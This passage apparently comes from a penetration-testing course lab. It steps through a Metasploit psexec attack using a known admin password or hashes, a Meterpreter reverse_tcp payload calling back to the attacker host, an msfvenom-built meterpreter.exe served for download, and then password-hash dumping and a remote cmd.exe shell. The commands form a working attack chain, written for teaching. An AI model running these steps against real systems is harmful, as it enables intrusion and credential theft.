msf > set SMBPass [PasswordForAdminUser]
```

Now, you may wonder how an attacker got such a password. He or she may have gotten them through automated password guessing, cracking, or sniffing. We discuss various password attacks in more detail in 504.4. It's worth noting that the SMBPass variable could be set to a value of the user's LANMAN:NTHash instead of the user's actual password. Metasploit supports pass-the-hash attacks for psexec against Windows, where we can authenticate to a target using only its hashes (not the password). We also talk about pass-the-hash attacks in 504.4.


We now set the LHOST variable, which tells the Meterpreter reverse_tcp payload where to connect back to. We want it to connect to our own Linux machine, so enter

```
msf > set LHOST [YourLinuxIPaddress]      <-- Should be 10.10.75.1
```

There is also an LPORT variable which we could define to identify a TCP port to connect back on. We leave it with the default of 4444 so that we can easily spot this connection. A stealthy attacker, though, may choose 80 or 443 to blend in with HTTP or HTTPS activity.

Finally, let's review our options again to make sure we've set them all appropriately:

```
msf > show options
```



With everything configured, we can launch the attack to get the Meterpreter loaded into the target machine's memory and connect back to us:

```
msf > exploit
```

Look carefully at the status messages from Metasploit. You can see that it authenticates to the target machine and uploads the stager. The stager is the "reverse_tcp" part of the payload, which implements communication and the loading of the stage. The stage is the Meterpreter itself. Metasploit writes some stager code into a randomly created filename on the target on an available network share (the EXE file's name follows the "Created \" message). It later creates a service that runs code out of this file, with a randomly created service name. It then starts the service, uses it to run the stager code on the target, and then removes the service from the target. It also deletes the file that it wrote to the target file system, automatically cleaning up after itself. Record the pseudo random string for the service name (not the filename) here.

Finally, with the stager running on the target, it sends the stage (Meterpreter itself) and opens a session back to msfconsole, giving us the Meterpreter prompt. We now have Meterpreter access of the target machine:


```
meterpreter >
```

Special Meterpreter commands we type at this prompt are executed by the Meterpreter on our Windows target machine.

If, as you proceed through this lab, your Meterpreter session closes or is dropped, type "exploit" to relaunch it.

Another Way (1)

- If you cannot achieve execution of the Meterpreter payload, deliver it via another means
  - Use Metasploit's msfpayload to create an EXE
  - Configure a web server to host the EXE
  - Browse from Windows to Linux to retrieve the EXE



If you still cannot successfully execute your Meterpreter payload on the target, we have a different approach. If all else fails, use Metasploit to convert the Meterpreter payload into a Windows executable. We can then use Python to create a simple web server that hosts the payload executable file on our Linux machine. We can then use a browser on Windows to access the Linux web server, retrieving and executing the Meterpreter payload.

First, become root :

$ sudo su – (Then, enter the password "sec504")

Next, run the msfvenom tool, which converts a payload into a standalone file. We convert the windows/meterpreter/reverse_tcp payload with an option to connect back to a local host of our Linux IP address (LHOST 10.10.75.1). We then tell it the file type to create, which is exe, for an executable. We store our results, which are placed on Standard Output in a file in /tmp called meterpreter.exe:

msfvenom –a x86 --platform Windows –p windows/meterpreter/reverse_tcp lhost=10.10.75.1 lport=4444 –f exe –o /tmp/meterpreter.exe

Let's make sure our file arrived by running ls and noting that its output should be around 73 KB in size:


ls –l /tmp/meterpreter.exe

We now change into our /tmp directory to get ready to host up its contents via a web server:

cd /tmp

Finally, we launch python to load a module that implements a simple web server:

python –m "SimpleHTTPServer" &



In a separate window, configure the msfconsole to await for a connection to come in to it from a compromised box:

```
$ sudo su - (Then, enter the password "sec504")
# msfconsole -q (the q causes msfconsole to start without the banner)
```

We set it up to use exploit/multi/handler, which is a simple module that waits for a connection and loads up a payload of our choosing. We choose windows/meterpreter/reverse_tcp:

```
msf > use exploit/multi/handler
msf > set PAYLOAD windows/meterpreter/reverse_tcp
msf > set LHOST 10.10.75.1
msf > exploit
```


Now, move to your Windows machine. Launch a browser there, such as Internet Explorer. In the browser's location line, surf to

```
http://10.10.75.1:8000
```

You should see a listing of the contents of your /tmp directory on the Linux machine. Scroll down and click meterpreter.exe.

Your browser should prompt you, asking whether you want to run or save the file. Click Run. It may prompt you again, asking if you want to run the untrusted program. Select Run again.

Back in your Metasploit console on your Linux machine, you should see an indication that a connection has been made to the awaiting handler. If you see a "meterpreter > " prompt, your payload executed successfully on your Windows machine and you can move to the next slide.



After you get a meterpreter > prompt, let's look at how we can manage sessions with msfconsole. First, we take our Meterpreter session and put it in the background so that we are back at the msfconsole prompt:

```
meterpreter > background
```

Metasploit supports the concept of having multiple sessions with multiple target machines. We can get a list of all open sessions on exploited target boxes by running this command:

```
msf > sessions -l          <--This is a dash lowercase-L, not a dash-one.
```

Each session has a "Session Number," a small integer set that starts at 1 for the first session an instance of Metasploit opens. We can get back to our Meterpreter prompt and interact with the appropriate session by running

```
msf > sessions -i [SessionNumber]
```

If you ever lose your Meterpreter session, or it becomes unresponsive, you could always quit that session by pressing CTRL-C or running "background," and trying to re-run "exploit" at the msf prompt.

Now, let's get information about the host itself:


```
meterpreter > sysinfo
```

Note that we can see the host's name (Computer:), the operating system type, the CPU Architecture, and the Language pack installed.

Next, let's see what our current user ID is:

```
meterpreter > getuid
```


We used the psexec module, which relies on admin credentials to give us local SYSTEM privileges on the target.



Let's look at the help facilities within the Meterpreter. You can invoke them with either the help command or a question mark:

```
meterpreter > ?
```

The commands are grouped into Core commands, Stdapi commands (broken into subcategories like "File System Commands" and "Networking Commands"), and Priv (again, separated into "Password Database Commands" and "Timestomp Commands").



You have the ability to clear the screen by pressing CTRL-L. Also, you have Tab-autocomplete of various command names within the Meterpreter. Try out the following commands, which gives us information about the target environment and our place in it.

Let's display our current working directory:

```
meterpreter > pwd
```

Which process ID number is the Meterpreter currently running inside?

```
meterpreter > getpid
```


Mke a note of that pid, because it becomes important as we analyze our system later:

Pid: _____

Next, get a process list on the machine using the Meterpreter's ps command:

```
meterpreter > ps
```

If you look carefully, you see that your pid is associated with a process called rundll32.exe.



When the Meterpreter runs with SYSTEM or admin privileges, we can use it to pull password hashes from the target. We can try to dump them from memory using the Meterpreter hashdump command:


```
meterpreter > hashdump
```

On many versions of Windows, this command fails, because Microsoft made it more difficult to pull hashes from memory. But, on some, it works! Either way, we have other options!

In particular, a Meterpreter script can pull the hashes from the registry stored in the file system instead of memory. Meterpreter scripts are invoked using the "run" command. It is useful to have multiple ways to get hashes, so if the first "hashdump" command failed, try this other approach using "run hashdump" to invoke the Meterpreter script to grab hashes from the registry stored on the file system:

```
meterpreter > run hashdump
```

You should see your computer's password hashes on the screen. Note that this script automatically tries to grab the SYSKEY stored in the file system and uses it to remove SYSKEY protection from the hashes. We talk about SYSKEY in more detail in 504.4, but it essentially adds an extra 128 bits of encryption around the SAM database stored in the file system. However, that key is also stored in the file system, so the hashdump script grabs the key and then uses it to pull the hashes.



We can use the Meterpreter to get handy cmd.exe shell access of the target as well, simply by running the "shell" command:

```
meterpreter > shell
```

We now see the familiar C:\> prompt, into which we can type commands, such as "net user" to get a list of users on the machine, "net localgroup administrators" to get a list of admin-level accounts, and "ipconfig" to see network settings:

```
C:\> net user

C:\> net localgroup administrators

C:\> ipconfig
```

We can exit our cmd.exe shell and get back to the Meterpreter by running

```
C:\> exit
meterpreter >
```


Analyzing the Attack from Windows

- We analyze the attack from Windows by looking at
  - TCP port usage and PIDs with netstat
  - Processes and DLLs with tasklist
